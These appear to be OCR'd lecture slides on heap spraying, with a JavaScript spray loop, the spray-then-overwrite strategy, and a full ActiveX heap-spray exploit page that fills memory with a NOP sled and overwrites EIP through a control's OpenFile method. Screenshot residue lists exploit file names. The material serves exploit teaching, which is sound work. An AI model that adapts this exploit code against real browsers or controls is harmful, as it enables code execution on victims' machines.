
```
var x  = new Array();
// fill 200MB of memory with copies of NOP
// slide and shellcode

for(var i = 0; i < 200; i++) {
   x[i] = nop + shellcode;
}
```

source: Heap Feng Shui in Javascript (link)

Heap spraying - normal heap




Heap sprayed



Heap spraying strategy


1. Spray the heap with 200MB of nopsled+shellcode
2. Overwrite a function pointer with 0x0c0c0c0c
3. Arrange for the pointer to be called



ActiveX Heap Spray

```
<html>
 <head>
   <object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
 </head>
 <body>
 <script>
 var Shellcode = unescape('actual_shellcode');
 var NopSlide = unescape('%u9090%u9090');

 var headersize = 20;
 var slack = headersize + Shellcode.length;

 while (NopSlide.length < slack) NopSlide += NopSlide;
 var filler = NopSlide.substring(0,slack);
 var chunk = NopSlide.substring(0,NopSlide.length - slack);

 while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
 var memory = new Array();
 for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }

 // Trigger crash => EIP = 0x06060606
 pointer='';
 for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
 Oops.OpenFile(pointer);
</script></body></html>
```

source: Putting Needles in the Haystack (link)


Recycle Bin
dzzie-COMR...
OleView32
My Computer
COMRaider
oleview.exe
IDA Demo
C:\Documents and Settings\Administrator\Desktop\SoSad.html - Windows Internet Explorer
File Edit View Favorites Tools Help
C:\Documents and Settings\Administrator\Desktop\SoSad.h
Google
C:\Documents and Settings\Administrator\Desktop\So...
Page Tools
WinDbg (X86)
Immunity Debugger
b33f
Oww Snap!
OK
arwin.exe
Done
My Computer
100%
Command Prompt
SoSad.html
heap-feng-s... (1).zip
heapLib.js
Dldrv.ocx
RSP MP3 Player
snap.html
bla.html
trigger.html
msf.rb
ms06-067-k...
ms12-043.html
ms08-078-...
iframe.html
97448886.txt
heapspray
start
C:\Documents and Se...
C:\Documents and Se...
b33f
EN
7:43 PM

Your Security Zen

source: https://bugs.chromium.org/p/chromium/issues/detail?id=756557